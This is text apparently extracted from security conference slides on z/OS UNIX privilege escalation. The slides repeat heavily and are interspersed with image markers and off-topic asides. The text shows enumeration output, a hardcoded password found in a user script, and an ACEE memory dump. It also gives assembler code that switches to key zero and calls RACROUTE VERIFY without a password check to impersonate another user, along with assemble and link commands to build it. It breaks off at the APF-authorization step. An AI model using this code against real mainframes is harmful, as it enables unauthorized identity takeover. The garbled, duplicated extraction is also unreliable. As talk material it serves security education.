OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```

dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:
```

```
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```

OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```


dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```



zOSHog Output

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar
```

```
Usage: java zosHog <directory_path>
```

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar /u/
```

```
rw-r--r-- /u/PHIL/maintenance/daily_stats.py:9 password = "3$vByHd%"
```

```
>
```


zOSHog Output

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar
```


```
Usage: java zosHog <directory_path>
```

```
> /usr/lpp/java/J8.0_64/bin/java -jar zoshog.jar /u/
```

```
rw-r--r-- /u/PHIL/maintenance/daily_stats.py:9 password = "3$vByHd%"
```


```
>
```





**ask phil to pronounce Java
and then wiki
Java wiki
say it .. lol**

Privilege Escalation



Stored Credentials

Don't store passwords in files

If storing them is required, make sure the file permission bits are appropriate

-rwx----- (owner read/write/x, group and world: none)

Using tools like zOSHog or FileTraversal and even z/OS UNIX built in tools make it trivial to find files with secrets.

/u/phil/maintenance/daily_stats.py

```
# This script connects to the CICS webserver
# to test that it is running

import requests
from requests.auth import HTTPBasicAuth

url = "your_website_url"

username = "phil"
password = "3$vByHd%"

response = requests.get(url, auth=HTTPBasicAuth(username, password))

if response.status_code == 200:
    print("Successfully connected to the website.")
    print(response.text) # Print the content of the response
else:
    print(f"Failed to connect. Status code: {response.status_code}")
    print(response.text) # Optionally print the error response
```

/u/phil/maintenance/daily_stats.py

```
# This script connects to the CICS webserver
# to test that it is running

import requests
from requests.auth import HTTPBasicAuth

url = "your_website_url"
username = "phil"
password = "3$vByHd%"

response = requests.get(url, auth=HTTPBasicAuth(username, password))

if response.status_code == 200:
    print("Successfully connected to the website.")
    print(response.text) # Print the content of the response
else:
    print(f"Failed to connect. Status code: {response.status_code}")
    print(response.text) # Optionally print the error response
```

~/Documents/Talks/SHARE2025 »





A dark blue Aston Martin car is parked on a residential street. A person wearing glasses and a green jacket is visible inside the car, sitting in the driver's seat. The car is parked in front of a brick house with white-framed windows. A wooden fence and a black street lamp are also visible in the background.

fun fact: Mark drove his Aston Martin into a washed-out area of a road and had to climb out the window and be rescued from the roof

OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```


dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```



UNIX & APF Authorized

z/OS adds extra bits in addition to permissions

- Importantly the **a** bit, which denotes a program as APF authorized
- To set this bit z/OS UNIX provides the program `extattr`
- `extattr +a` gives a program APF auth
- Access to run this is controlled by `BPX.EXTATTR.APF`
- The HFS/ZFS datasets **DO NOT** need to be APF authorized!

`extattr` - Set, reset, and display extended attributes for files

Format

`extattr [+alps] [-alps] [-Fformat] file ...`

i **Note:** l is a lowercase L, not an uppercase i.

Description

`extattr` sets, resets, and displays extended attributes for files.


Extended attributes

The following extended attributes are defined:

a

When this attribute is set (**+a**) on an executable program file (load module), it behaves as if loaded from an APF-authorized library. For example, if this program is `exec()`ed at the job step level and the program is linked with the `AC=1` attribute, the program will be executed as APF-authorized.

Understanding APF Privilege Escalation



Understanding APF Privilege Escalation



8

```
008FA948 : C1 C3 C5 C5 FF 00 00 C0
008FA950 : 03 0D 94 B1 00 00 00 00
008FA958 : 00 00 00 00 04 D7 C8 C9
008FA960 : D3 40 40 40 40 06 D5 C5
008FA968 : E3 E2 D7 C9 40 40 01 01
008FA970 : 04 25 19 5F 40 40 40 40
008FA978 : 40 40 40 40 00 8F A9 88
008FA980 : 00 00 00 00 00 00 00 00
008FA988 : C1 C3 F1 F0 F6 F4 F8 C6
008FA990 : 00 00 00 00 00 00 00 00
008FA998 : 00 00 00 00 00 00 00 00
008FA9A0 : 40 40 40 40 40 40 40 40
008FA9A8 : 00 00 00 00 00 8F AA 08
008FA9B0 : 00 00 00 00 00 00 00 00
008FA9B8 : 00 00 00 00 00 8F AA 20
008FA9C0 : 00 00 00 00 01 25 19 5F
008FA9C8 : 00 00 00 00 00 20 00 00
008FA9D0 : 00 00 00 00 00 00 00 00
008FA9D8 : 00 00 00 00 00 00 00 00
008FA9E0 : 00 8F AA 58 00 00 00 00
008FA9E8 : 00 00 00 00 00 8F AA E8
008FA9F0 : 00 00 00 00 00 00 00 00
008FA9F8 : 00 00 00 00 00 00 00 00
008FAA00 : 00 00 00 00 14 45 36 10
```

```
ACEE....
..m.....
.....PHI
L      .NE
TSPI  ..
...^
      ..zh
.....
AC10648F
.....
.....
.....
.....
.....^
.....
.....
.....Y
.....
.....
.....
```



Understanding APF Privilege Escalation



0

```
008FA948 : C1 C3 C5 C5 FF 00 00 C0
008FA950 : 03 0D 94 B1 00 00 00 00
008FA958 : 00 00 00 00 04 D7 C8 C9
008FA960 : D3 40 40 40 40 06 D5 C5
008FA968 : E3 E2 D7 C9 40 40 01 01
008FA970 : 04 25 19 5F 40 40 40 40
008FA978 : 40 40 40 40 00 8F A9 88
008FA980 : 00 00 00 00 00 00 00 00
008FA988 : C1 C3 F1 F0 F6 F4 F8 C6
008FA990 : 00 00 00 00 00 00 00 00
008FA998 : 00 00 00 00 00 00 00 00
008FA9A0 : 40 40 40 40 40 40 40 40
008FA9A8 : 00 00 00 00 00 8F AA 08
008FA9B0 : 00 00 00 00 00 00 00 00
008FA9B8 : 00 00 00 00 00 8F AA 20
008FA9C0 : 00 00 00 00 01 25 19 5F
008FA9C8 : 00 00 00 00 00 20 00 00
008FA9D0 : 00 00 00 00 00 00 00 00
008FA9D8 : 00 00 00 00 00 00 00 00
008FA9E0 : 00 8F AA 58 00 00 00 00
008FA9E8 : 00 00 00 00 00 8F AA E8
008FA9F0 : 00 00 00 00 00 00 00 00
008FA9F8 : 00 00 00 00 00 00 00 00
008FAA00 : 00 00 00 00 14 45 36 10
```

```
ACEE....
..m.....
.....PHI
L      .NE
TSPI  ..
...^
      ..zh
.....
AC10648F
.....
.....
.....
.....
.....^
.....
.....
.....Y
.....
.....
.....
```



0

Understanding APF Privilege Escalation



```
008FA948 : C1 C3 C5 C5 FF 00 00 C0
008FA950 : 03 0D 94 B1 00 00 00 00
008FA958 : 00 00 00 00 04 C3 C8 C1
008FA960 : C4 40 40 40 40 06 C2 D9
008FA968 : D6 C1 C4 C3 D6 D4 01 01
008FA970 : 04 25 19 5F 40 40 40 40
008FA978 : 40 40 40 40 00 8F A9 88
008FA980 : 00 00 00 00 00 00 00 00
008FA988 : C1 C3 F1 F0 F6 F4 F8 C6
008FA990 : 00 00 00 00 00 00 00 00
008FA998 : 00 00 00 00 00 00 00 00
008FA9A0 : 40 40 40 40 40 40 40 40
008FA9A8 : 00 00 00 00 00 8F AA 08
008FA9B0 : 00 00 00 00 00 00 00 00
008FA9B8 : 00 00 00 00 00 8F AA 20
008FA9C0 : 00 00 00 00 01 25 19 5F
008FA9C8 : 00 00 00 00 00 20 00 00
008FA9D0 : 00 00 00 00 00 00 00 00
008FA9D8 : 00 00 00 00 00 00 00 00
008FA9E0 : 00 8F AA 58 00 00 00 00
008FA9E8 : 00 00 00 00 00 8F AA E8
008FA9F0 : 00 00 00 00 00 00 00 00
008FA9F8 : 00 00 00 00 00 00 00 00
008FAA00 : 00 00 00 00 14 45 36 10
```

```
ACEE....
..m.....
.....CHA
D      .BR
OADC...
...^
      ..zh
.....
AC10648F
.....
.....
.....
.....
.....^
.....
.....
.....
.....Y
.....
.....
.....
```


Understanding APF Privilege Escalation

How do we Change to Key 0?

How do we Change to Key 0?

MODESET KEY=ZERO, MODE=SUP

How do we Change to Key 0?

MODESET KEY=ZERO,MODE=SUP

To issue **MODESET KEY=ZERO** the program must be APF authorized

In UNIX we can give it the extra attribute +a

(if you're a mainframer, yes we know there's more methods)

UNIX APF Privilege Escalation

```

&LOAD: CSECT
&LOAD: AMODE 31
YREGS
BAKR R14,0
LR R12,R15
USING &LOAD.,R12
DS 0H

REGISTER SYMBOLS IN SYS1.MACLIB
CREATE A STACK ENTRY BUT DO NOT BRANCH
PROGRAM BASE

*****
* CODE START
*****
MODESET KEY=ZERO,MODE=SUP
L R5,ASCBPVT
L R5,ASCBASXB(R5)
SR R1,R1
ST R1,ASXBSENV(R5)
RACROUTE REQUEST=VERIFY,
ENVIR=CREATE,
USERID=USERLEN,
PASSCHK=NO,
WORKA=RACWK,
RELEASE=2.1,
STAT=NO,
LOG=NONE,
MF=(E,RCLIST)
MODESET KEY=NZERO,MODE=PROB
*****
* EXIT
*****
ST R15,LRETCODE
PR
DS 0F
RACWK DS CL512
LRETCODE DS F
FLDGRPT DC A(1)
FIELD1 DC CL8'PGMRNAME'
USERLEN DC X'04'
USERID DC CL8'PHIL'
RESULT DC CL8'XXXXXXXX'
RCLIST RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,
WORKA=*-*

RETURN CODE
DO NOT CHANGE
DO NOT CHANGE
THIS LEN MUST BE EQUAL TO ID USERID
USERID TO IMPERSONATE
DO NOT CHANGE


```

XXXXXX

X

XXXXXXXXXXXX

UNIX APF Privilege Escalation



```

&LOAD: CSECT
&LOAD: AMODE 31
YREGS
BAKR R14,0
LR R12,R15
USING &LOAD.,R12
DS 0H

*****
* CODE START
*****
MODESET KEY=ZERO,MODE=SUP
L R5,ASCBPVT
L R5,ASCBASXB(R5)
SR R1,R1
ST R1,ASCBSENV(R5)
RACROUTE REQUEST=VERIFY,
ENVIR=CREATE,
USERID=USERLEN,
PASSCHK=NO,
WORKA=RACWK,
RELEASE=2.1,
STAT=NO,
LOG=NONE,
MF=(E,RCLIST)
MODESET KEY=NZERO,MODE=PROB
*****
* EXIT
*****
ST R15,LRETCODE
PR
DS 0F
RACWK DS CL512
LRETCODE DS F
FLDGRPT DC A(1)
FIELD1 DC CL8'PGMRNAME'
USERLEN DC X'04'
USERID DC CL8'PHIL'
RESULT DC CL8'XXXXXXXX'
RCLIST RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,
WORKA=*-*

REGISTER SYMBOLS IN SYS1.MACLIB
CREATE A STACK ENTRY BUT DO NOT BRANCH
PROGRAM BASE

XXXXXXXXXX

RETURN CODE
DO NOT CHANGE
DO NOT CHANGE
THIS LEN MUST BE EQUAL TO ID USERID
USERID TO IMPERSONATE
DO NOT CHANGE

X
DEFCON 33

```


X

UNIX APF Privilege Escalation

```
&LOAD: CSECT
&LOAD: AMODE 31
YREGS
BAKR R14,0
LR R12,R15
USING &LOAD.,R12
DS 0H


*****
* CODE START
*****
MODESET KEY=ZERO,MODE=SUP
L R5,ASCBPVT
L R5,ASCBASXB(R5)
SR R1,R1
ST R1,ASXBSENV(R5)
RACROUTE REQUEST=VERIFY,
ENVIR=CREATE,
USERID=USERLEN,
PASSCHK=NO,
WORKA=RACWK,
RELEASE=2.1,
STAT=NO,
LOG=NONE,
MF=(E,RCLIST)
MODESET KEY=NZERO,MODE=PROB
*****
* EXIT
*****
ST R15,LRETCODE
PR
DS 0F
RACWK DS CL512
LRETCODE DS F
FLDGRPT DC A(1)
FIELD1 DC CL8'PGMRNAME'
USERLEN DC X'04'
USERID DC CL8'PHIL'
RESULT DC CL8'XXXXXXXX'
RCLIST RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,
WORKA=*-*
```

REGISTER SYMBOLS IN SYS1.MACLIB
CREATE A STACK ENTRY BUT DO NOT BRANCH
PROGRAM BASE

XXXXXXXXXX

RETURN CODE
DO NOT CHANGE
DO NOT CHANGE
THIS LEN MUST BE EQUAL TO ID USERID
USERID TO IMPERSONATE
DO NOT CHANGE

DEFCON 33



Make It Work

First we assemble it:

```
> /bin/as -o ./src/racr.o ./src/racr.s
```

Then we link it:

```
> /bin/ld -b "AC=1" -S "///'SYS1.CSSLIB'" -o ./bin/racr ./src/racr.o
```

Then we make it APF authorized

